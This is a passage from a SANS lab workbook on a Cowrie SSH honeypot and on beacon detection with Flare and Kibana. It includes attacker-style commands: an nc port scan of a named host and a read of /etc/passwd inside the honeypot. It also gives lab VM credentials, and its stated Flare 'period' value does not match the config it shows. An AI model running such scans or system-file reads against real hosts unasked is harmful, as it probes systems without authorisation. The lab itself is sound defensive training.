
```
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
RSA key fingerprint is SHA256:1EAp1HsEr+vAk5n53oXTyYwG+SFLMY5Q06RJGkQd174.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
```

Enter **yes** to continue.

> **Note**
>
> If you receive the following error message - "Host key verification failed,". Please run this command.
>
> ```
> ssh-keygen -f /home/student/.ssh/known_hosts -R "[localhost]:2222"
> ```
>
> Then, rerun the command below:
>
> ```
> ssh root@localhost -p2222
> ```
>
> Then, type **yes** to add the new fingerprint for this connection.

> **Note**
>
> The SSH connection to this container is configured to auto log out after 3 minutes. If you get logged out, you have to rerun the following command below.
>
> ```
> ssh root@localhost -p2222
> ```

Now you should be logged into the honeypot and presented with a fake Linux system.



> **Note**
>
> This is an excellent feature because not only does it allow the potential hacker inside the honeypot, but it also captures and logs the credentials leveraged to access the box. This helps narrow down what credentials are potentially compromised. Again, this is a fake system. It does not support real command use. For example, nc on a real Linux system supports being used as a port scanner or relay.

Try running a port scan from within the mock ssh session using the command below.

```
nc -z -v sec555.com 443
```

It will not do anything. If you flip to the black terminal, you will see the following output:

```
2021-01-28T03:53:09+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on
HoneyPotSSHTransport,8,172.17.0.1] Command found: nc -z -v sec555.com 443
```

The above output shows cowrie will capture attempted commands. However, since it is a simulated environment, the commands will not work. If you run the same nc command on your student VM, it will work. Feel free to open another terminal and try it with the command below.

```
nc -z -v sec555.com 443
```

You should receive the below output.

```
Connection to sec555.com 443 port [tcp/https] succeeded!
```

Go back to your ssh session inside cowrie. Feel free to browse around the system. You can easily change directories, view, and manipulate files.

If you are newer to Linux, please check out some easy commands to maneuver around the honeypot.

Solution

Run the following commands to explore the system.

```
cd /bin
```

Note

This allows you to move to a different directory on the system.

```
ls
```

Note

This allows you to list the content of the directory.

```
cat /etc/passwd
```

Note

This allows you to view a fake file.

If you were to monitor the black terminal while navigating through the honeypot, you would notice that it logs each action you perform. You can then configure the container to output these logs to a file, which you can ingest into your SIEM.

```
2021-01-27T20:44:39+0000 [SSHChannel session (0) on SSHService b'ssh-connection'
 on HoneyPotSSHTransport,8,172.17.0.1] Command found: ls
2021-01-27T20:45:13+0000 [SSHChannel session (0) on SSHService b'ssh-connection'
 on HoneyPotSSHTransport,8,172.17.0.1] CMD: cat /etc/passwd
2021-01-27T20:45:13+0000 [SSHChannel session (0) on SSHService b'ssh-connection'
 on HoneyPotSSHTransport,8,172.17.0.1] Command found: cat /etc/passwd
2021-01-27T20:45:50+0000 [-] Timeout reached in HoneyPotSSHTransport
2021-01-27T20:45:50+0000 [SSHChannel session (0) on SSHService b'ssh-connection'
 on HoneyPotSSHTransport,8,172.17.0.1] Closing TTY Log: var/lib/cowrie/tty/62e77
dbe4f54d9eefc7da19c7372fee7c053542b6ca88f25aac9c0a190798f02 after 179 seconds
2021-01-27T20:45:50+0000 [HoneyPotSSHTransport,8,172.17.0.1] avatar root logging
 out
2021-01-27T20:45:50+0000 [HoneyPotSSHTransport,8,172.17.0.1] connection lost
2021-01-27T20:45:50+0000 [HoneyPotSSHTransport,8,172.17.0.1] Connection lost aft
er 181 seconds
```

This honeypot hits on several key requirements for a honeypot. It is easy to identify, requires minimal effort to interact with, and engages the adversary for an extended time. These components allow you to detect adversaries within your environment and additional time to mitigate the threats proactively.

Lab Conclusion

In this lab, you have implemented tripwires for high fidelity detection and alerting. This included:

- Using **Auditd** to monitor essential files
- Using **Cowrie** as a honeypot
- Manually testing tripwire techniques
- Viewing tripwire logs

Lab 5.2 is now complete!

Lab 5.3 - Beacon Detection

Objectives

- Learn how to use historical logs to catch post compromise activity
- Learn what command and control beaconing is
- Apply visual detection methods to identify beaconing
- Use advanced tools for automatic beacon detection
- Configure and use **Flare**

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

Flare is installed and can be run using the **flare_beacon** command. You can find the command line options by running the command below.

```
flare_beacon -h
```

You will need it for this lab. This lab uses data from the **lab5.1-complete-suricata** index.

Exercises

Use **Flare** to identify command and control beaconing.

Configure flare

Configure **Flare** to use the index **lab5.1-complete-suricata** (Data captured from the previous lab will be used to demonstrate how automated tools can help find certain attack patterns such as beaconing)

Solution

Identify beaconing can seem overly complicated. This lab is designed to show you how to do it for free as well as show you how easy it is to set up. This lab uses data captured in lab 5.1. First, make a copy of the default **Flare** configuration file.

```
mkdir /labs/5.3/student
cp /labs/5.3/files/elasticsearch.ini /labs/5.3/student/flare.ini
```

Next, open it with the **Visual Studio Code Editor**.

```
code /labs/5.3/student/flare.ini
```

The values displayed are the default settings. These assume **Suricata** logs are being stored in an index called **logstash-flow-*** and follow the traditional **Suricata** field names.

```
[beacon]
es_host=localhost
es_index=logstash-flow-*
es_port=9200
es_timeout=480
min_occur=10
min_interval=30
min_percent=5
window=2
threads=8
period=24
kibana_version=5
verbose=true

#Elasticsearch fields for beaconing
field_source_ip=src_ip
field_destination_ip=dest_ip
field_destination_port=dest_port
field_timestamp=@timestamp
field_flow_bytes_toserver=bytes_toserver
field_flow_id=flow_id

#Authentication
username=''
password=''

#set to false if using suricata defaults if you have custom fields
suricata_defaults = false
```

However, **lab5.1-complete-suricata** is a different index and uses different field names. Also, the data in **lab5.1-complete-suricata** is older than 24 hours. This means **index** and **period** need changing as well as the **Elasticsearch field names**. To update this, change the configuration file to look like this:

```
[beacon]
es_host=elasticsearch
es_index=lab5.1-complete-suricata
es_port=9200
es_timeout=480
min_occur=10
```


```
min_interval=30
min_percent=50
window=2
threads=8
period=99999
kibana_version=5
verbose=true

#Elasticsearch fields for beaconing
field_source_ip=source_ip
field_destination_ip=destination_ip
field_destination_port=destination_port
field_timestamp=@timestamp
field_flow_bytes_toserver=bytes_to_server
field_flow_id=flow_id

#Authentication
username=""
password=""

#set to false if using suricata defaults if you have custom fields
suricata_defaults = false
```

Note

The following fields have changes made to them in **flare.ini**:

- **es_host**
- **es_index**
- **period** (This was changed to 26280 so that flare searching data up to 3 years old.)
- **min_percent** (This was changed to 50, so it will only show systems that 50% of their traffic is beacons)
- **field_source_ip**
- **field_destination_ip**
- **field_destination_port**
- **field_flow_bytes_toserver** (there is an extra underscore added between **to** and **server**)

Save the file by either using **CTRL + S** or clicking **File -> Save**. Then **close** out of **Visual Studio Code** by clicking the **X** in the top-right corner.



At this point, you are done configuring **Flare**.

Identify beacons with flare

Use **Flare** to identify the IP addresses that are beaconing with a high percentage of beacon traffic

Solution

Flare has many options and extra capabilities to help analysts analyze beacons. To see all these options, run **Flare** with -h as follows:

```
flare_beacon -h
```

Specifically, the following options are of interest:

-gr or --group This switch will group results together for easier handling by an analyst
-who or --whois This will provide whois information about beacons in question
-fo or --focus_outbound This will remove private IP and multicast IP addresses from analysis
-csv or --csv_out This outputs the results to CSV (can be used to import data into a SIEM)
-html or --html_out This outputs the results to an HTML file for easy analyst viewing

Now run **Flare** with the configuration file you previously created.

```
flare_beacon -c /labs/5.3/student/flare.ini --focus_outbound --whois --group --html=/labs/5.3/student/
beacons.html
```

Note

This command should be running all as one line.

Now use **Firefox** to open the output file **Flare** created.

```
firefox /labs/5.3/student/beacons.html
```

The output should show the following:

source_ip	dest_whois	destination_ip	destination_port	bytes_toserver	dest_degree	occurrences	percent	interval
192.168.0.53	TOTAL-SERVER-SOLUTIONS - Total Server Solutions L.L.C., US	198.8.93.14	80	21156	2	74	95	31
192.168.163.136	TOTAL-SERVER-SOLUTIONS - Total Server Solutions L.L.C., US	198.8.93.14	80	22352	2	74	97	31

This output is stating that **192.168.0.53** and **192.168.163.136** are regularly communicating with **198.8.93.14** in **31**-second intervals.

Note: Here is a breakdown of the right most columns:

- **dest_degree**: This is how many systems are talking to the same **destination_ip**
- **occurences** This is how many times the source ip connected to the destination ip
- **percent**: This is how much of the overall traffic between the **source_ip** and **destination_ip** is beaconing in accordance with the interval detected
- **interval**: This is how many seconds occurs between each beacon

Answer: Given such a high percent score, **192.168.0.53** and **192.168.163.136** are beaconing to **198.8.93.14**.


Do not close **Firefox**. If you have, reopen for the next step.

Identify beacons manually

Use **Kibana** to identify the beaconing activity visually


Solution

Trust but verify is always a good idea. In **Firefox, click on the **Kibana** bookmark to load **Kibana**.




Switch to the **Discover** section.


Select the **lab5.1-complete-*** index by clicking on the drop-down and then typing **5.1** and then clicking on **lab5.1-complete-***.



Make sure to change your time field before moving on. Do this by clicking on the **date picker** in the top-right corner.




Then click on **Absolute** and set **From** to **2017-05-02 23:00:00** and **To** to **2017-05-03 01:00:00**. Then click on **Go**.




Now search for traffic sourcing from **192.168.0.53** going to **198.8.93.14** over port **80**. **198.8.93.14** is one of the results from **Flare**. Do this by specifying a search filter of **event_type.keyword:flow AND source_ip:192.168.0.53 AND destination_ip:198.8.93.14 AND destination_port:80**


```
event_type.keyword:flow AND source_ip:192.168.0.53 AND destination_ip:198.8.93.14 AND destination_port:80
```




The results should look like this:




This somewhat looks like beaconing. However, it does not exactly represent beaconing. This is because the current view is breaking logs out in increments of **15 minutes**. Carefully drag your mouse from the beginning of the vertical bars to the end. It should highlight the area you want to drill down into like the picture below.




When you let go of your mouse, you should see something like this:



This does look like beaconing. However, **Flare** identified the beacons as every **30 seconds,** and this still breaks logs down **every minute or every couple of minutes**. Highlight a midsection of the logs again until the **@timestamp** is broken down by **30 seconds**.




Once the **@timestamp reflects per 30 seconds,** you should see something like below.




This reflects that a connection is being made every **30 seconds** just as flare calculated. This is what a beacon looks like on a graph. However, since logs are typically looked at over larger time spans, analysts do not see this type of repetition. Change your search filter so that the **source_ip** is **192.168.163.136** instead of **192.168.0.53.**

```
event_type.keyword:flow AND source_ip:192.168.163.136 AND destination_ip:198.8.93.14 AND destination_port:80
```



Upon hitting search, you once again should see a perfect repetition proving **Flare** was also right about **192.168.163.136**.

Answer: Both **192.168.163.136** and **192.168.0.53** are beaconing to **198.8.93.14** over port **80**. When looked at with **Kibana**, the beaconing can be discovered due to its repetition and near perfect timing. This type of beaconing activity looks like this:



Step-by-Step Video Instructions

Lab Conclusion

In this lab, you investigated command and control beaconing events. This included:

- Identifying what beaconing looks like
- Configuring **Flare** to point to a custom index
- Running **Flare** and processing the results
- Visualizing beaconing to prove **Flare** correctly identified beaconing behavior

Lab 5.3 is now complete!

Free Cybersecurity Resources

sans.org/free

SANS instructors and analysts produce thousands of free resources and tools for the cybersecurity community, including more than **150 free tools and hundreds of white papers authored annually**. SANS remains committed to providing free education and capabilities to the cyber communities we serve, train, and certify.

Free Cybersecurity Community Resources

- **Internet Storm Center** – Free Analysis and Warning Service
- **White Papers** – Community InfoSec Research
- **Blog** – Cybersecurity Blog
- **Newsletters** – Newsbites; @Risk; OUCH!
- **Webcasts** – Live and Archived
- **Posters** – Job-Focused Resources
- **SANS Holiday Hack Challenge**
- **Critical Security Controls** – Recommended Actions for Cyber Defense
- **Free Tools** – SANS Instructors have built more than 150 open-source tools that support your work and help you implement better security

Join the SANS alumni community online

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

Free Training and Events

- Test Drive 45+ SANS Courses
- Free SANS Summits & Forums
- Capture-the-Flag Cyber Challenges
- Cyber Aces

SANS | GIAC CERTIFICATIONS

www.sans.org